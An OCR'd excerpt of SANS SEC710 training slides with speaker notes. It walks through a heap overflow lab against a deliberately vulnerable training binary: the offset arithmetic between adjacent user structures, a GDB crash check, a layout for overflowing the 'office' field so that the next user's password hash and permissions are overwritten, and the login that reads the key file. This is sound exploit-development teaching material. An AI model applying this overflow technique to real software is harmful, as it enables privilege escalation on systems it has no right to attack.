
Logging In

Once you have created the accounts, log in as user2. To do this you must press "l" and hit enter, enter in user2, and enter no password. The menu shown on the slide should be given. Enter "p" to display your information. The data to the right should be printed to the screen. The top highlighted area is called <node> and is a memory address of our data. The bottom shows "next" and "prev." These items also hold memory addresses. This gives us boundary information between user accounts and will help us with our overflow calculations. You can see that we are logged in as user2, and that our blank password hash shows up. Our permissions are set to 1. If we take the address of the <node> and subtract the address of the "next" field, 0x8050b10 – 0x8050a18, we get 0xf8, or 248 in decimal. This gives us the distance between our user accounts.


Calculating
• 248 – 156 (Size of structure) = 92
– Structure can be found at 0x804a6c0
– Remember from earlier, the vulnerable strcpy() call is in the update (u) option under "office"
– The size of the office argument is 22 bytes
– We must add 22 to 92 which = 114 bytes in order to get from user1's update, office option, to the start of the adjacent user on the linked list
– Username size is 20 bytes
– Password is 36 bytes
– We need to steal the blank password hash and pad 2 bytes
– Following that is the permissions field. We must set to >= 500
SANS SEC710 - © 2011


Calculating

We must now determine some other factors for our calculation. 248 is the distance we calculated on the last slide. We then need to subtract the overall size of the structure which holds our user, pass, perm, and other elements. The size of this structure when reversing is 156 bytes. 248 (distance) – 156 (size of structure) = 92 bytes. This structure can be found at address 0x804a6c0. Remember that the vulnerable strcpy() call is in the update option, when selecting "office." The size of this argument after reversing is 22 bytes. We must now add 22 to 92 and get 114 bytes. This is the number of bytes we need to place into the update field for office in order to get to the adjacent chunk's username and password fields. Trial and error with GDB analysis can also lead you to this conclusion. The username field we learned is 20 bytes and the password field is 36 bytes. We'll need to use the blank password hash as part of our attack which is only 34 bytes. Since the field is 36 bytes, we'll need to put a 2 byte pad on the end of the hash. After the password field is the permissions field. This is the field we must set to 500 or greater.


Trying with GDB
• Checking for the PID of the newly forked connection
deadlist@deadlist-desktop:~$ ps -aux |grep sec710bc
Warning: bad ps syntax, perhaps a bogus '-'? See http://procps.sf.net/faq.html
fcfl 746 0.0 0.2 1904 616 pts/4 S+ 07:10 0:00 /home/deadlist/sec710bc.bin
fcfl 5105 0.0 0.1 1904 380 pts/4 S+ 15:08 0:00 /home/deadlist/sec710bc.bin
deadlist 5116 0.0 0.2 2976 760 pts/1 R+ 15:09 0:00 grep sec710bc
deadlist@deadlist-desktop:~$ gdb --pid=5105
• Continuing execution once attaching and a crash
0xffffe410 in __kernel_vsyscall ()
(gdb) c
Continuing.
Program received signal SIGSEGV, Segmentation fault.
0x0804c13c in ?? ()
• The crash came when issuing the update command as user1 and issuing 500 A's under the "office" option
SANS SEC710 - © 2011

Trying with GDB

Let's confirm our overflow in GDB just to demonstrate the flaw with strcpy(). If you'd like, you can set a breakpoint for strcpy() after reversing the location. In the example on the slide, we connect to the newly spawned child process (our connection) with GDB. We then press "c" to continue execution as GDB has paused the process. With the process running, 500 A's was entered into the office option under the update command. As you can see, we receive a segmentation fault in the program. This confirms our overflow.




Layout

Based on our prior calculation, we must build the layout for our attack. The padding needed to get to the adjacent user account from the update office option is 114 bytes. We then need 20 bytes for the username section. Be sure to record what you enter as we'll need to log in with this information. Next, we need to enter in the blank password hash and append the two bytes on the end to get us to 36 bytes. Finally, we need to enter in any value greater than 499. In the example on the slide, 0's are used as they are the equivalent to 30 in hex. e.g. 3030 will result in 0x3030, which is much larger than 500.


So our attack string looks like this:


AAAAAAAAAAAAAAAAAAAA


Attack Order
Create user1
Create user2
Login as user2 and issue the "p" option to calculate space between pointers
Compensate for overall structure and offsets
As user1, issue the update "u" command , select y for office to overflow user2 with 114 bytes to get to second chunk, 20 bytes for username, 36 bytes of the blank password hash, and 0000 for the permissions to write admin to the database for user2
Login as user2 with username of username, pw hash, and perm
Issue hidden command "6"
SANS SEC710 - © 2011

Attack Order


Our steps now are to connect to the program on port 5555 with netcat. Create user1 with no password or other data. Create user2 with no password or other data. Login as user2 to get any necessary addressing to calculate spacing and compensate for structure size. Issue the "u" command which begins the update process. Say no to updating the first two items, and select yes to updating the office. Enter in 114 bytes of padding, 20 bytes of padding for the username, the blank password hash and two bytes of padding, and finally, two 0's to set the permissions to a high value. The extra two 0's on the end are to terminate strcpy(). Remember, this data we are overflowing may be written to the user.db file in fcfl's home directory. Next, login as user2, using the username data you entered in the previous step, the password hash, and permissions. Once logged in successfully, enter in the hidden command "6" and see if you successfully compromised the program.


Execution
After creating user1 and user2, login as user1
Issue the "u" option to update
Answer no to username and info, say yes to office…
Enter 114 A's, 20 B's, the blank password hash, and four 0's
menu (user1)
L) logout
b) buy chickens
i) incinerate money
s) sell eggs
p) display my info
u) update my info
q) quit
u
1: u
would you like to change username (user1) [y/n]: n
would you like to change user info () [y/n]: n
would you like to change office #() [y/n]: y
enter new office: AAAA




Execution (2)

After saying no to all other update options, we enter "L" to logout as user1. We then enter "l" to log in as our newly hacked user account. We enter in the part of our attack string starting with the "B's" and ending with our 0's for our username. We enter no password and are successfully logged in.



Execution (3)

Once logged in we issue the hidden command "6." As you can see, the word "SUCCESS" gets printed out to the screen which is the contents of our key file from within fcfl's home directory!


Bootcamp End
• Heap overflows often require reverse engineering
• Each one is unique
• Requires patience and out of the box thinking
• Frustration is part of the job! ☺
SANS SEC710 - © 2011

Bootcamp End

Remember that each heap overflow is likely going to be unique and complex. Frustration is a day to day occurrence for even the most skilled exploit writer. It requires a lot of patience and abstract thinking. Keep at it! As your peers for help.